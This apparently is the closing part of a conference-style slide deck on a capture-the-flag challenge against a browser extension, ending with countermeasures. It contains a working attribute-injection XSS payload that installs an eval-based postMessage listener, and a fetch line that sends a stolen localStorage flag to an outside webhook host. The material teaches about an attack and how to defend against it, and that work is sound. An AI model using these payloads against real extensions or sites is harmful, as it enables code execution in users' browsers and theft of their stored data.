13            document.body.appendChild(seal);
14        }
15
16        const imgUrl = browser.runtime.getURL(`web/${img}`);
17        seal.innerHTML = `<img src="${imgUrl}" title="${msg}">`;
18        seal.children[0].style.width = '24px';
19        seal.children[0].style.height = '24px';
20        seal.children[0].style.opacity = '0.5';
21    }
```

# inject script into flag page

```
{
    type: 'bad',
    id: 'flag-hodler',
    category: '" onload="f = e => e.source.postMessage(eval(e.data), `*`);
window.addEventListener(`message`, f); f({data: 1, source: parent})',
}
```

# capture the flag

```
1 const flag = await flagEval("window.localStorage.flag");
2 await fetch(`http://www.webhook.site/bd74c86a-0fdd-4f0a-b60a-dcec18f9b2a3?flag=${flag}`);
```

# real world impact

- bad or even no sanitizing is often a problem
- wrong or no CSPs too
- any page could do anything
  - e.g.: access servers running in a local network (company network)

# Countermeasures

## Countermeasures

- USE A STRICT CSP

## Countermeasures

- DO NOT USE **.INNERHTML**

# Countermeasures

- DO NOT SIDELOAD ADDONS


THANKS
FOR YOUR ATTENTION
quickmeme.com

# Questions